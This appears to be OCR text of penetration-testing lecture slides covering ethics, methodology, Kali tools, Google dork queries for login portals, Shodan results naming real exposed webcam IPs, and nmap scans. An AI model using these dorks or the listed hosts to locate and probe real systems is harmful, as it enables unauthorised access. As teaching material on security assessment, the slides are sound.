
I have already tried to contact quite some "hackers" but none of them has been able to hack the two accounts so far.
I even offered the double of the fee, but they could not.
I even tries to hack my own account by giving the address to them, but they could not even hack a simple 10-letter password.

Please let me know if you want to discuss further

Regards,
[redacted](my real name)

Penetration Testing Ethics

- Do not attack or even scan systems without explicit written permission of the owner.
- Set up virtual labs for experimentation:



Penetration Testing Ethics

- Responsible disclosure: all stakeholders agree to allow a period of time for the vulnerability to be patched before publishing the details; Developers of hardware and software often require time and resources to repair their mistakes
- Full disclosure: practice of publishing analysis of software vulnerabilities as early as possible, making the data accessible to everyone without restriction. For e.g. Bugtraq

Penetration Testing Phases: Pre-attack


- “Reconnaissance” or “Data Gathering” of the intended targets.
- WHOIS databases, DNS servers, extensive network scanning, port scanning, service identification


Penetration Testing Methodology

- Reconnaissance
- Scanning & Enumeration
- Gaining Access
- Maintaining Access
- Covering Tracks

Aside: What is Kali Linux

- Kali Linux is an advanced Penetration Testing and Security Auditing Linux distribution (distro). Named after a Hindu god.
- It was designed to replace the BackTrack Linux distro.
- A Linux distro is a operating system based off the Linux kernel.
- Linux is itself based off the UNIX kernel.
- UNIX > Linux > BackTrack > Kali.
- Backtrack was modeled around Ubuntu; Kali around Debian.


KALI LINUX
Boot menu
Live (amd64)
Live (amd64 failsafe)
Live (forensic mode)
Install
Graphical install
Advanced options
Press ENTER to boot or TAB to edit a menu entry


ations
Places
Wed Mar 13, 11:16 AM
KALI LINUX
cessories
ectronics
aphics
ernet
li Linux
fice
ogramming
und & Video
stem Tools
GB Filesystem
Top 10 Security Tools
Information Gathering
Vulnerability Analysis
Web Applications
Password Attacks
Wireless Attacks
Exploitation Tools
Sniffing/Spoofing
Maintaining Access
Reverse Engineering
Stress Testing
Hardware Hacking
Forensics
Reporting Tools
System Services
aircrack-ng
burpsuite
hydra
john
maltego
metasploit framework
nmap
sqlmap
wireshark
zaproxy
KALI LINUX
The quieter you become, the more you are able to hear.

- Metasploit
- Nmap
- Wireshark
- Aircrack-ng
- John the Ripper
- CaseFile
- THC-Hydra
- Arduino
- diStorm3
- Sqlninja
- Proxy Strike
- Ghost Phisher
- CryptCat
- WebScarab
- Android-sdk
- Maskprocessor
- SIPArmyKnife
- FERN Wi-Fi Cracker

General Penetration Testing Methodology

- Reconnaissance
- Scanning & Enumeration (including vulnerability scans and assessment)
- Gaining Access (exploitation or ‘leaving a mark’)
- Maintaining Access (backdoors or rootkits)
- Covering Tracks (deleting logs, suppressing alerts)

Reconnaissance

Reconnaissance

- Gathering information passively
- Not actively scanning or exploiting anything
- Harvesting information
  - Bing, google, yahoo
  - Way back machine (archive)
  - Social media: LinkedIn, Facebook, Twitter, Email harvesting

Google Hacking

Title	Category
inurl:/Remote/logon?ReturnUrl	Pages containing login portals
inurl:/dynamic/login-simple.html?	Pages containing login portals
inurl:https://pma.	Pages containing login portals
inurl:userRpm inurl:LoginRpm.htm	Various Online Devices
inurl:/view/viewer_index.shtml	Various Online Devices
inurl:index.php?app=main intitle:sms	Pages containing login portals
inurl:9443/vsphere-client	Pages containing login portals
inurl:lg intitle:"Looking Glass"	Various Online Devices
inurl:"id=" & intext:"MySQL Error: 1064" & "Session halted."	Error Messages
intitle:"OneAccess WCF" Username	Pages containing login portals

Shodan Search Engine

Shodan | Developers | Book | View All...

SHODAN

Server: SQ-WEBCAM

Explore | Enterprise Access | Contact Us

Exploits | Maps

TOP COUNTRIES

Lithuania	50
Germany	40
Hungary	34
United States	32
Italy	26

TOP SERVICES

HTTP	177
HTTP (8080)	39
HTTP (81)	30
HTTP (82)	9
HTTP (83)	8

TOP ORGANIZATIONS

TEO LT	49
Deutsche Telekom AG	32
WIND Telecomunicazioni S.p.A	7
UPC Hungary	7
Magyar Telekom	6

TOP PRODUCTS

dvr1614n web-cam httpd	297

Total results: 342

84.232.224.235
RCS & RDS Business
Added on 2016-04-11 19:59:41 GMT
Romania, Giroc
Details

```
HTTP/1.1 200 OK
Connection: close
Cache-Control: no-cache
Server: SQ-WEBCAM
CONTENT-LENGTH:1002
```

--- VIDEO WEB SERVER ---
79.129.7.234
ikteop.static.otenet.gr
OTEnet S.A.
Added on 2016-04-11 19:02:40 GMT
Greece
Details

```
HTTP/1.1 200 OK
Connection: close
Cache-Control: no-cache
Server: SQ-WEBCAM
CONTENT-LENGTH:2936
```


212.16.158.120
h158-120.pool212-16.dyn.tolna.net
Tarr Ltd.
Added on 2016-04-11 17:20:49 GMT
Hungary
Details

```
HTTP/1.1 200 OK
Connection: close
Cache-Control: no-cache
Server: SQ-WEBCAM
CONTENT-LENGTH:1002
```

--- VIDEO WEB SERVER ---
78.61.101.69
78-61-101-69.static.zebra.lt
TEO LT
Added on 2016-04-11 17:05:53 GMT
Lithuania
Details

```
HTTP/1.1 200 OK
Connection: close
Cache-Control: no-cache
Server: SQ-WEBCAM
CONTENT-LENGTH:2936
```

Shodan Search Engine



Vulnerability Assessment

- Process that defines, identifies, and classifies the security holes (**vulnerabilities**) in a computer, network, or communications infrastructure.
- Automated and manual

Nessus Vulnerability Scanner

Nessus

Nessus

renaud | Help | About | Log out

Reports | Reports | Scans | Policies | Users | Configuration

Lab | Vulnerability Summary | Host Summary

Running - Launched: Feb 14, 2012 16:54

Download Report

Audit Trail

Filters | No Filters | Add Filter | Clear Filters

Host	Progress	Vulnerabilities				
172.20.10.42	100%	9	75	31	10	46
172.20.10.39	30%	6	56	17		110
172.20.10.65	32%		113			83
172.20.10.23	100%	8		6		50
172.20.10.16	76%	5		6	5	51
172.20.10.35	72%	3		9	5	23
172.20.10.41	38%			9		51
172.20.10.38	100%		4			56
172.20.10.61	83%					85
172.20.10.60	83%					84
172.20.10.225	100%					39
172.20.10.230	16%		5			31
172.20.10.26	0%					27
172.20.10.100	16%			8		124

CERT Methodology for VAPT

- 1) Setup
- 2) Test Execution
- 3) Vulnerability Analysis
- 4) Reporting
- 5) Remediation
- Repeat!

Step 1: Setup

- Begin documentation
- Secure permission: explicit, written permission of the *owner*
- Update tools: Metasploit (exploit modules), nmap (.nse scripts), Nessus (plug-ins) etc.
- Configure tools

Nmap

- Developed by Gordon Lyon
- Features
  - Host discovery
  - Port scanning
  - Version detecting
  - OS detection
  - Scriptable interaction with the target
- Uses:
  - Identifying open ports
  - Network Mapping
  - Auditing security

Common Nmap switches

- Discover IP's in a subnet: “ping scan”

```
$ nmap -sP 192.168.0.0/24
 Starting Nmap 5.21 ( http://nmap.org ) at 2016-04-18 09:37 MST
 Nmap scan report for 192.168.0.1
 Host is up (0.0010s latency).
 Nmap scan report for 192.168.0.95
 Host is up (0.0031s latency).
 Nmap scan report for 192.168.0.110
 Host is up (0.0018s latency).
```

Common Nmap switches

- Scan for open ports
- default scan for nmap and can take some time to generate
- nmap 192.168.0.0/24

Starting Nmap 5.21 (http://nmap.org) at 2016-04-18 09:23 MST

Nmap scan report for 192.168.0.1

Host is up (0.0043s latency).

Not shown: 998 closed ports

PORT STATE SERVICE

80/tcp open http

443/tcp open https

Common Nmap switches

- Identify the Operating System of a host

```
nmap -O 192.168.0.164
 Starting Nmap 5.21 ( http://nmap.org ) at 2016-04-18 09:49 MST
 Nmap scan report for 192.168.0.164
 Host is up (0.00032s latency).
 Not shown: 996 closed ports
 PORT STATE SERVICE
 88/tcp open kerberos-sec
 139/tcp open netbios-ssn
 445/tcp open microsoft-ds
 631/tcp open ipp
 MAC Address: 00:00:00:00:00:00 (Unknown)
 Device type: general purpose
 Running: Apple Mac OS X 10.5.X
 OS details: Apple Mac OS X 10.5 - 10.6 (Leopard - Snow Leopard) (Darwin 9.0.0b5 - 10.0.0)
 Network Distance: 1 hop
```

Common Nmap switches

- Identify Hostnames
- the -sL flag tells nmap to do a simple DNS query for the specified ip

```
$ nmap -sL 192.168.0.0/24
 Starting Nmap 5.21 ( http://nmap.org ) at 2016-04-18 09:59 MST
 Nmap scan report for 192.168.0.0
 Nmap scan report for router.local (192.168.0.1)
 Nmap scan report for fakehost.local (192.168.0.2)
 Nmap scan report for another.fakehost.local (192.168.0.3)
```

Common Nmap switches

- Fast Scan
- limits the scan to the most common 100 ports
- know some potential hosts with ports open that shouldn't be

```
$ nmap -T4 -F 192.168.0.164
Starting Nmap 6.01 ( http://nmap.org ) at 2016-04-18 12:49 MST
Nmap scan report for 192.168.0.164
Host is up (0.00047s latency).
Not shown: 96 closed ports
PORT STATE SERVICE
88/tcp open kerberos-sec
139/tcp open netbios-ssn
445/tcp open microsoft-ds
631/tcp open ipp
```

Common Nmap switches

- Aggressively Scan Hosts
- very aggressive and very obtrusive
- -A simply tells nmap to perform OS checking and version checking
- -T4 is for the speed template, these templates are what tells nmap how quickly to perform the scan

Common Nmap switches

```
$ nmap -T4 -A 192.168.0.0/24
Nmap scan report for 192.168.0.95
Host is up (0.00060s latency).
Not shown: 996 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1 (protocol 2.0)
| ssh-hostkey: 1024 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:6c (DSA)
|_2048 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:6c (RSA)
80/tcp open http nginx 1.1.19
|_http-title: 403 Forbidden
|_http-methods: No Allow or Public header in OPTIONS response (status code 405)
111/tcp open rpcbind
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 46448/tcp mountd
| 100005 1,2,3 52408/udp mountd
| 100021 1,3,4 35394/udp nlockmgr
| 100021 1,3,4 57150/tcp nlockmgr
| 100024 1 49363/tcp status
| 100024 1 51515/udp status
| 100227 2,3 2049/tcp nfs_acl
|_ 100227 2,3 2049/udp nfs_acl
2049/tcp open nfs (nfs V2-4) 2-4 (rpc #100003)
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel
```

Common Nmap switches

